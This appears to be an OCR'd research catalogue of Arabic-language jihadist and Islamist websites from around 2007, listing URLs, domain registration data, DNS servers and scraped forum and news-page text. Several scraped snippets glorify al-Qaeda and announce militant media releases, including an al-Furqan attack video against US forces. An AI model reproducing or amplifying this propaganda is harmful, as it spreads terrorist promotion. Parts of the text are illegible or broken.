
02. URL : [4]http://alsayf.com/forum

Dates : Created 16-aug-200; Updated 16-aug-2006; Expires 16-aug-2011

DNS Servers : NS2.MYDYNDNS.ORG; NS1.MYDYNDNS.ORG; NS3.MYDYNDNS.ORG

External URLs : [5]alsayf.com _forum.txt

406



فأيدنا الذين آمنوا على عدوهم فأصبحوا ظاهرين [الصف 14]

اسال الله ان تجدوا في الدليل كل ما هو مفيد ونافع لكم وللاسلام والمسلمين


ع في تفجيرات استهدفت اليزيديين بالموصل مقتل خمسة جنود أمريكيين في تحطم طائرة هليكوبتر بالأنبار الجنرال كايسي يعارض تمديد فترة نشر الجنود بالعراق وأفغانستان

03. URL : [6]http://egysite.com/al2nsar

Dates : Created 01-dec-2002; Updated 13-mar-2007; Expires 01-dec-2008

DNS Servers : NS1.EGYHOSTING.COM; NS2.EGYHOSTING.COM; NS1.EGYWWW.COM; NS2.EGYWWW.COM

External URLs : [7]egysite.com _al2nsar.txt


شبكة الشورى الإسلامية

الله أكبر // مركز موزو الاعلامي // يقدم // [أسود الفلبين إنهم قادمون]

قريبا :: إصدار مرئي لمؤسسة الفرقان

علم القاعدة يرفرف على سطح القمر !

بيتـــزا القاعـــدة - مجاهدة الشام

دومين + استضافة مجانا للأعضاء الراغبين

تنبيه مهـــم الـــى الأعضـــاء

قريبا بإذن الله و حصريا في شبكة الشورى ... !؟

شبكة الشورى الإسلامية

اسم المستخدم: اسم المستخدم
كلمة المرور
تذكرني؟
تسجيل الدخول

آخر عشرة مواضيع

المنتديات العامة


المنتدى	آخر مشاركة	مواضيع	المشاركات
الأرشيف الشامل للشيخ حامد بن عبدالله العلي	[illegible] بواسطة: [illegible] 09-15-2007 05:11 مساءاً	935	939
منتدى الحـــوار العـــام	علم القاعدة يرفرف على سطح القمر ! بواسطة: [illegible]	1,059	5,812

04. URL : [8]http://elshouraa.ws/vb

Dates : Domain created on 2006-09-15 00:08:38; Domain last updated on 2006-09-15 00:08:39

DNS Servers : ns11.uae-dns.com; ns12.uae-dns.com

External URLs : [9]elshouraa.ws _vb.txt



إن كنت تزورنا لأول مرة فيرجى التفضل بقراءة صفحة الأسئلة الشائعة بالضغط على الرابط بالأعلى، كما يشرفنا أن تقوم بالتسجيل لكي تتمكن من المشاركة وإذا رغبت بقراءة المواضيع فتفضل بزيارة القسم الذي ترغب أدناه.


مشاركات	مواضيع	آخر مشاركة	المنتدى
34,150	3,050	[illegible]	الدفـــاع عن عقيدة أهل السنة
[illegible]	[illegible]	[illegible]	المنتـــدى العـــــام

05. URL : [10]http://muslm.net/vb

Dates : Created 25-oct-2000; Updated 21-jul-2007; Expires 25-oct-2007

DNS Servers : NS1.MUSLM.NET NS2.MUSLM.NET

External URLs : [11]muslm.net _vb.txt



This is Google's cache of http://w-n-n.net/ as retrieved on 10 Aug 2007 05:20:11 GMT.
Google's cache is the snapshot that we took of the page as we crawled the web.
The page may have changed since that time. Click here for the current page without highlighting.
This cached page may reference images which are no longer available. Click here for the cached text only.
To link to or bookmark this page, use the following url: http://www.google.com/search?q=cache:tIgNcDhgChoJ:w-n-n.net/+w-n-n.net&hl=en&ct=clnk&cd=1

.Google is neither affiliated with the authors of this page nor responsible for its content

net wnn : These search terms have been highlighted

شبكة الأخبار العالمية

http://w-n-n.com http://w-n-n.net http://w-n-n.org

شبكة الأخبار العالمية

الرئيسية آخر الأخبار البحث خدمة RSS الاتصال بنا الأرشيف

مرحبا في موقع شبكة الأخبار العالمية

موقع شبكة الأخبار العالمية مخصص للإطلاع ولايمكن التسجيل فيه.


القسم	آخر خبر
الأقسام الرئيسية	
آخر الأخبار العربية والعالمية Latest News Wolrdwide	حصاد يوم مقاومة (الخميس 9-8-2007) PM 11:50 09-08-2007
بيانات وتقارير وإصدارات	آن لها تعود :: مؤسسة الفرقان :: تقدم [...

06. URL : [12]http://w-n-n.net/ - DOWN as of yesterday, best sample

Dates : Creation Date: 16-feb-2006; Updated Date: 13-aug-2007; Expiration Date: 16-feb-2009

DNS Servers : A.NS.JOKER.COM; B.NS.JOKER.COM; C.NS.JOKER.COM;

External URLs : [13]w-n-n.net.txt




07. URL : [14]http://minbar-sos.com

Dates : Created 28-feb-2006; Updated 10-mar-2007; Expires 28-feb-2008

DNS Servers: NS1.BRAVEHOST.COM; NS2.BRAVEHOST.COM

External URLs : [15]minbar-sos.com.txt



Radical Muslim

Politically-Charged Rantings of a Muslim in Britain

"A Muslim is, by definition, a follower of Islam, and is therefore, by definition, "Islamic." Therefore, if a Muslim who is considered too "Islamic" due to their love for peace, submission to the Will of Allah, and belief that Islam is the solution to the world's problems, is then to be definitely considered "radical", should we not all strive to be "radical Islamic Muslims"?"

Click to Sign the Petition

I SUPPORT THE "MEGA MOSQUE"

ADMIN:

login

register

LINKS:

1. News

ABC

Al Jazeera

Al Jazeera.com

Racism and Islamophobia on Youtube

[illegible]

"We encourage free speech and defend everyone's right to express unpopular points of view. But we don't permit hate speech which contains slurs or the malicious use of stereotypes intended to attack or demean a particular gender, sexual orientation, race, religion, or nationality."

The above is Youtube's policy which is it is obviously not keeping to based upon the shocking amount of online racism and Islamophobia that exists on Youtube. Although videos are largely removed to some extent when reported, I am surprised Youtube still has no system for detecting identical content posted under new accounts or prohibiting new accounts created using the same IPs as cancelled ones, which would reflect their efforts to detect copyrighted material.

Freedom of speech is not unconditional and therefore the hatemongers must not be enabled by Youtube to transgress bounds of acceptable behaviour, regardless of whether they do it from behind the cover of their PC screens. It can only be a matter of time before people that use this site that enables hatemongering and the incitement of hatred are considered no different then the hatemongers themselves. I mean, imagine if credible organisations began to use the noticeboards of the Kl Klux Klan or the National Front to publish their ideas!

Since the government itself uses Youtube, this is an issue that must be addressed. Apparently the BBC is due to report on this issue shortly and I await to hear the findings.

Update: The BBC report has just aired, when a link is available I'll add it. The BBC tracked down a racist that had been uploading

About Me

Name: Jamal (E-mail)


Location: London, United Kingdom

"A modern democracy is a tyranny whose borders are undefined; one discovers how far one can go only by traveling in a straight line until one is stopped." - Hume

Fatwas

08. [16]URL - Radical Muslim

[17] External URLs [18]



Press Release

Straight to the Source

THURSDAY, APRIL 26, 2007

Al-Furqan Media production presents : Hunting a Minesweeper vehicle .

Al-Furqan Media production presents : ((Hunting what is called Minesweeper vehicle for US forces in Baghdad province))

In the name of Allah the most Gracious the most Merciful

Al-Furqan foundation for media production

